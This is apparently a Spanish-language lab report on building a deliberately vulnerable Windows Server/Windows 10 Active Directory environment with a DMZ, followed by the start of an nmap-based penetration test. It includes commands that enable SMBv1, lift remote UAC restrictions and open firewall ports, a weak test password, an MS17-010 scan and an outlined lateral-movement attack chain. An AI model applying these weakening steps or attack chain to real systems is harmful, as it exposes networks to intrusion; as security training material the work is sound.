




Ahora procedo a habilitar el examen de directorios



Habilitado ya puedo acceder a IIS y ver la carpeta del directorio



Ahora para poder acceder desde Kali desbloqueo el firewall

```

PS C:\Users\Administrador> New-NetFirewallRule -DisplayName "Abrir WebDAV 8080" -Direction Inbound -Protocol TCP -LocalPort 8080 -Action Allow

Name
-----
DisplayName : {7da12802-7571-499f-9d86-9bcd8213ab9}
Description :
DisplayGroup :
Group :
Enabled : True
Profile : Any
Platform : {}
Direction : Inbound
Action : Allow
EdgeTraversalPolicy : Block
LooseSourceMapping : False
LocalOnlyMapping : False
Owner :
PrimaryStatus : OK
Status : Se analizó la regla correctamente desde el almacén. (65536)
EnforcementStatus : NotApplicable
PolicyStoreSource : PersistentStore
PolicyStoreSourceType : Local
RemoteDynamicKeywordAddresses : {}
PolicyAppId :

PS C:\Users\Administrador>

```

## Regla http para puerto 80

```

PS C:\Users\Administrador> New-NetFirewallRule -DisplayName "IIS-HTTP" -Direction Inbound -Protocol TCP -LocalPort 80 -Action Allow -Profile Any

Name
-----
DisplayName : {5225d048-9a14-4bad-9ee6-9d1cd2a2b4f8}
Description : IIS-HTTP
DisplayGroup :
Group :
Enabled : True
Profile : Any
Platform : {}
Direction : Inbound
Action : Allow
EdgeTraversalPolicy : Block
LooseSourceMapping : False
LocalOnlyMapping : False
Owner :
PrimaryStatus : OK
Status : Se analizó la regla correctamente desde el almacén. (65536)
EnforcementStatus : NotApplicable
PolicyStoreSource : PersistentStore
PolicyStoreSourceType : Local
RemoteDynamicKeywordAddresses : {}
PolicyAppId :

PS C:\Users\Administrador>

```

## Regla webdav para puerto 8080

```

PS C:\Users\Administrador> New-NetFirewallRule -DisplayName "IIS-WEBDAV" -Direction Inbound -Protocol TCP -LocalPort 8080 -Action Allow -Profile Any

Name
-----
DisplayName : {43d554f8-329a-4309-a4be-91f5cb6f2de9}
Description : IIS-WEBDAV
DisplayGroup :
Group :
Enabled : True
Profile : Any
Platform : {}
Direction : Inbound
Action : Allow
EdgeTraversalPolicy : Block
LooseSourceMapping : False
LocalOnlyMapping : False
Owner :
PrimaryStatus : OK
Status : Se analizó la regla correctamente desde el almacén. (65536)
EnforcementStatus : NotApplicable
PolicyStoreSource : PersistentStore
PolicyStoreSourceType : Local
RemoteDynamicKeywordAddresses : {}
PolicyAppId :

PS C:\Users\Administrador>

```

## Compruebo las reglas

```
PS C:\Users\Administrador> Get-NetFirewallRule | where DisplayName -like "IIS*"
>>

Name                : {5225d048-9a14-4bad-9ee6-9d1cd2a2b4f8}
DisplayName          : IIS-HTTP
Description          :
DisplayGroup         :
Group               :
Enabled              : True
Profile              : Any
Platform             : {}
Direction            : Inbound
Action               : Allow
EdgeTraversalPolicy  : Block
LooseSourceMapping   : False
LocalOnlyMapping     : False
Owner                :
PrimaryStatus        : OK
Status               : Se analizó la regla correctamente desde el almacén. (65536)
EnforcementStatus    : NotApplicable
PolicyStoreSource    : PersistentStore
PolicyStoreSourceType : Local
RemoteDynamicKeywordAddresses : {}
PolicyAppId          :

Name                : {43d554f8-329a-4309-a4be-91f5cb6f2de9}
DisplayName          : IIS-WEBAV
Description          :
DisplayGroup         :
Group               :
Enabled              : True
Profile              : Any
Platform             : {}
Direction            : Inbound
Action               : Allow
EdgeTraversalPolicy  : Block
LooseSourceMapping   : False
LocalOnlyMapping     : False
Owner                :
PrimaryStatus        : OK
Status               : Se analizó la regla correctamente desde el almacén. (65536)
EnforcementStatus    : NotApplicable
PolicyStoreSource    : PersistentStore
PolicyStoreSourceType : Local
RemoteDynamicKeywordAddresses : {}
PolicyAppId          :
```

## Agrego para que IIS escuche en la ip de kali

```
PS C:\Users\Administrador> netsh http show iplisten

Direcciones IP presentes en la lista de escucha IP:
-----

PS C:\Users\Administrador> netsh http add iplisten ipaddress=10.10.20.20

La dirección IP se agregó correctamente

PS C:\Users\Administrador> iisreset

Intentando detener...
Servicios Internet detenidos correctamente
Intentando iniciar...
Servicios Internet reiniciados con éxito
PS C:\Users\Administrador>
```

## Y habilito la autenticación básica para que pida credenciales al acceder

```
PS C:\Windows\system32> Install-WindowsFeature Web-Basic-Auth

Success Restart Needed Exit Code      Feature Result
-----
True      No           NoChangeNeeded {}

PS C:\Windows\system32> iisreset

Intentando detener...
Servicios Internet detenidos correctamente
Intentando iniciar...
Servicios Internet reiniciados con éxito
```

## Errores deliberados de seguridad

### Configuración insegura

### Impacto

Usuario “miguel” admin local

Permite PSEXEC remoto

WebDAV sin límite de extensiones

RCE total

Contraseñas débiles

Spraying / Brute force

AD sin Kerberos Hardened

Kerberoasting

SMB signing disabled

Pass-The-Hash

IIS sin HTTPS

Tráfico en claro

## Conclusión

El servidor Windows Server 2022 se ha configurado:

- Como **AD realista**
- Con **fallos de seguridad replicables**
- Integrado con la LAN
- Compatible con ataques avanzados

## 7.6. IMPLEMENTACIÓN DE WINDOWS 10 CLIENTE


El equipo Windows 10 simula el **puesto de trabajo de un empleado**, integrado en el dominio ADLAB.

Se trata de la máquina más representativa del día a día de la organización y, por tanto, un objetivo habitual para los atacantes tras comprometer la DMZ y la LAN.

La implementación incluye vulnerabilidades deliberadas que permiten:

- Autenticación insegura
- Movimiento lateral
- Explotación de SMB
- Ejecución remota mediante WMI
- Uso de PSEXEC e Impacket
- Escalada a SYSTEM

### Instalación de Windows 10 Pro








Usuario “miguel” contraseña “password123”

### Configuración de red del cliente

Interfaz LAN → IPv4:

- IP: **10.10.20.5**
- Máscara: 255.255.255.0
- Gateway: 10.10.20.1
- DNS principal: **10.10.20.20** (servidor AD)

Justificación: El cliente debe usar el DNS del dominio para unirse correctamente y resolver SRV de LDAP/Kerberos.



Configurada la red compruebo que puedo realizar ping a la maquina de Kali

```
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.


PS C:\windows\system32> ping 10.10.20.55

Pinging 10.10.20.55 with 32 bytes of data:
Reply from 10.10.20.55: bytes=32 time<1ms TTL=64
Reply from 10.10.20.55: bytes=32 time=1ms TTL=64
Reply from 10.10.20.55: bytes=32 time<1ms TTL=64
Reply from 10.10.20.55: bytes=32 time=1ms TTL=64


Ping statistics for 10.10.20.55:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms
PS C:\windows\system32>
```

## DETENER WINDOWS UPDATE

Una vez instalado lo primero que realizo es detener el servicio de Windows Update y deshabilitarlo completamente para que no se actualice



Compruebo si smb esta habilitado



Está deshabilitado por lo que procedo a habilitarlo

```
PS C:\Windows\system32> Enable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol -All

Path           :
Online          : True
RestartNeeded  : False

PS C:\Windows\system32>
```

```
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Get-WindowsOptionalFeature -Online -FeatureName SMB1Protocol

FeatureName      : SMB1Protocol
DisplayName       : SMB 1.0/CIFS File Sharing Support
Description      : Support for the SMB 1.0/CIFS file sharing protocol and the Computer Browser protocol.
RestartRequired  : Possible
State            : Enabled
CustomProperties :
                  ServerComponent\Description : Support for the SMB 1.0/CIFS file sharing protocol and the Computer
                  Browser protocol.
                  ServerComponent\DisplayName : SMB 1.0/CIFS File Sharing Support
                  ServerComponent\Id         : 487
                  ServerComponent\Type       : Feature
                  ServerComponent\UniqueName  : FS-SMB1
                  ServerComponent\Deploys\Update\Name : SMB1Protocol

PS C:\Windows\system32>
```

Una vez habilitado procedo a abrir el puerto 445 para que el firewall no lo bloquee y habilito SMB inbound

```
PS C:\Windows\system32> Set-NetFirewallRule -DisplayGroup "File and Printer Sharing" -Enabled True
PS C:\Windows\system32> Set-NetFirewallRule -DisplayGroup "File and Printer Sharing" -Profile Any
PS C:\Windows\system32> Set-NetFirewallRule -Name 'FPS-SMB-In-TCP' -Enabled True -Profile Any
PS C:\Windows\system32> Get-NetFirewallRule | findstr SMB
Name           : FPS-SMB-In-TCP-NoScope
DisplayName     : File and Printer Sharing (SMB-In)
Name           : FPS-SMB-Out-TCP-NoScope
DisplayName     : File and Printer Sharing (SMB-Out)
Name           : FPS-SMB-In-TCP
DisplayName     : File and Printer Sharing (SMB-In)
Name           : FPS-SMB-Out-TCP
DisplayName     : File and Printer Sharing (SMB-Out)
PS C:\Windows\system32>
```

```
PS C:\Windows\system32> netstat -ano | findstr :445
TCP        0.0.0.0:445           0.0.0.0:0             LISTENING    4
TCP        [::]:445           [::]:0                LISTENING    4
PS C:\Windows\system32>
```

Se puede comprobar que las reglas están establecidas y está escuchando en el puerto 445.

Estando establecidas desde Kali, usando Nmap y el script correspondiente para dicha vulnerabilidad, compruebo que el sistema es vulnerable

```
Session Actions Edit View Help
(kali@kali)-[~]
$ nmap -Pn --script smb-vuln-ms17-010 -p445 10.10.20.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-28 14:31 EST
Nmap scan report for 10.10.20.5
Host is up (0.00080s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:42:52:9A (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_
Nmap done: 1 IP address (1 host up) scanned in 11.35 seconds
(kali@kali)-[~]
```

Habilito UAC para cuentas locales sin restricciones, abro puertos necesarios en el firewall y compruebo que ADMIN\$ está activo.

```
PS C:\windows\system32> reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilter
rPolicy /t REG_DWORD /d 1 /f
The operation completed successfully.
PS C:\windows\system32> netsh advfirewall firewall set rule group="Windows Management Instrumentation (WMI)" new enable=
yes
Updated 8 rule(s).
OK.
PS C:\windows\system32> netsh advfirewall firewall set rule group="Remote Service Management" new enable=yes
Updated 6 rule(s).
OK.
PS C:\windows\system32> netsh advfirewall firewall set rule group="File and Printer Sharing" new enable=yes
Updated 30 rule(s).
OK.
PS C:\windows\system32> net share
Share name      Resource          Remark
-----
C$              C:\              Default share
IPC$            C:\windows       Remote IPC
ADMIN$          C:\windows       Remote Admin
The command completed successfully.
PS C:\windows\system32>
```

establecida la vulnerabilidad voy a comprobar la conectividad con Windows Server


```
PS C:\windows\system32> ping 10.10.20.20
Pinging 10.10.20.20 with 32 bytes of data:
Reply from 10.10.20.20: bytes=32 time<1ms TTL=128
Reply from 10.10.20.20: bytes=32 time<1ms TTL=128
Reply from 10.10.20.20: bytes=32 time<1ms TTL=128

Ping statistics for 10.10.20.20:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
PS C:\windows\system32> nslookup ad.lab
Server:      Unknown
Address:     10.10.20.20



Name:       ad.lab
Addresses:  10.10.20.20
            192.168.1.171
PS C:\windows\system32>
```

Tanto el ping lanzado como la resolución de DNS se realizan correctamente.

Procedo a configurar el sufijo DNS del dominio del dominio para facilitar las políticas de grupo, Kerberos y autenticación



Realizada la configuracion procedo a unir este equipo al dominio



Verificación de la unión al dominio. Ya unido al dominio procedo a realizar la actualización de las políticas de seguridad



```
PS C:\windows\system32> gpupdate /force
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.

PS C:\windows\system32>
```

Esto me permitirá controlar el comportamiento del equipo durante la fase de post-explotación.

## INTERDEPENDENCIA DE SERVICIOS Y FLUJO DE DATOS

En esta infraestructura se ha diseñado un entorno donde los servicios de la DMZ (WordPress, DVWA y phpMyAdmin) y los servicios internos de la LAN (web PHP y Active Directory) mantienen una **interrelación operativa** que simula entornos corporativos reales. Aunque los servicios están segmentados por funciones, comparten recursos de forma deficiente, lo que habilita múltiples vectores de ataque encadenados.

En la DMZ, WordPress y DVWA comparten la misma base de datos MySQL (dmz-mysql), lo cual constituye una mala práctica común en pequeñas organizaciones. Esta unificación de bases de datos reduce el aislamiento de servicios y facilita que una vulnerabilidad en uno de ellos exponga información del otro. Además, phpMyAdmin se encuentra accesible públicamente, proporcionando un punto de administración mal protegido que un atacante puede utilizar para obtener control total de los datos.

Dentro de la base de datos única existe una tabla adicional, `corporate_users`, que almacena credenciales de usuarios internos del dominio Active Directory. En un entorno real, esto simula aplicaciones internas que sincronizan mal los datos de empleados con bases de datos expuestas. Las contraseñas están almacenadas con un hash débil (MD5), lo cual permite la recuperación casi inmediata mediante ataques offline.

La web PHP alojada en la LAN utiliza esta misma tabla para autenticar empleados, generando un flujo directo de datos DMZ → LAN. En términos de seguridad corporativa, esto representa un error de diseño crítico: una base de datos situada en la DMZ contiene información de identidad que debería residir exclusivamente en el entorno interno, permitiendo pivotar desde la DMZ hacia la LAN si se compromete MySQL.

Finalmente, las credenciales que aparecen en la base de datos se reutilizan en servicios internos como Windows 10 y cuentas de Active Directory, replicando un patrón muy común en organizaciones que no aplican políticas adecuadas de hardening ni higiene de contraseñas.


Esta interdependencia deliberadamente vulnerable permite una cadena de ataque realista:

1. Explotación de WordPress o DVWA en la DMZ
2. Acceso a phpMyAdmin
3. Robar credenciales de corporate\_users
4. Crackeo de hashes
5. Uso de dichas credenciales para autenticación en la web PHP de la LAN
6. Movimiento lateral hacia equipos Windows 10 y Windows Server
7. Escalada contra Active Directory
8. Dominio completo del sistema

De esta forma, la infraestructura reproduce fielmente un entorno real mal gestionado, donde los errores de segmentación, la reutilización de credenciales y la exposición de servicios confluyen en una superficie de ataque coherente y fácil de justificar en un informe técnico-profesional.

## FASE PENTESTING - AUDITORIA

# Penetration Testing Methodology



Antes de comenzar con la auditoría creare un directorio donde ire guardando todos los outputs con información, de esta manera en el caso de que exista algún fallo tendré la documentación a mano

## RECOPILACIÓN DE INFORMACIÓN EN LA DMZ

### 1.2. Mapear hosts activos en la DMZ (Host Discovery)

Voy a utilizar **Nmap con ARP + ICMP + SYN** para descubrir todas las máquinas activas en esa red.

Comando:

```
sudo nmap -sn 10.10.10.0/24 -oN recon_hosts.txt
```

#### Explicación

- -sn → “ping scan”, no escanea puertos, solo detecta hosts activos.
- 10.10.10.0/24 → red de la DMZ.
- -oN recon\_dmz/hosts.txt → guardamos salida en archivo para el informe.

```
kali@kali: ~  
└─(kali@kali)-[~/auditoria]  
$ sudo nmap -sn 10.10.10.0/24 -oN recon_host.txt  
[sudo] password for kali:  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-30 08:06 EST  
Nmap scan report for 10.10.10.10  
Host is up (0.00040s latency).  
MAC Address: 00:0C:29:06:54:EA (VMware)  
Nmap scan report for 10.10.10.25  
Host is up (0.00025s latency).  
MAC Address: 00:0C:29:99:E3:78 (VMware)  
Nmap scan report for 10.10.10.52  
Host is up (0.0034s latency).  
MAC Address: 00:50:56:C0:00:04 (VMware)  
Nmap scan report for 10.10.10.50  
Host is up.  
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.01 seconds  
└─(kali@kali)-[~/auditoria]  
$
```



El host objetivo es el de la IP 10.10.10.10

10.10.10.25 -> Ubuntu que utilizo para usar ssh y configuraciones

10.10.10.50 -> Kali Linux

10.10.10.52 -> Windows Host

Dado que estas ips son reconocidas por mi es evidente que la ip de la maquina víctima es la 10.10.10.10


## **Escaneo de puertos completo a los hosts detectados**

### **Escaneo rápido para ver puertos abiertos:**

```
sudo nmap -sCV -sS -Pn -T4 -p- --min-rate=5000 10.10.10.10 -vvv -oN  
serv_ports.txt
```

### **Explicación:**

- -sCV -> Lanza un conjunto de scripts y comprueba las versiones de los servicios
- -sS -> SYN scan (rápido, sigiloso).
- -Pn -> tratar al host como vivo (evita falsos negativos).
- -T4 -> más rápido sin perder demasiada precisión.
- -p- -> escanear *los 65.535 puertos*.
- --min-rate=5000 -> Envía al menos 5000 paquetes por segundo durante el escaneo
- -vvv -> triple verbose, da información según va realizando el escaneo
- -oN -> salida guardada para el informe.





```

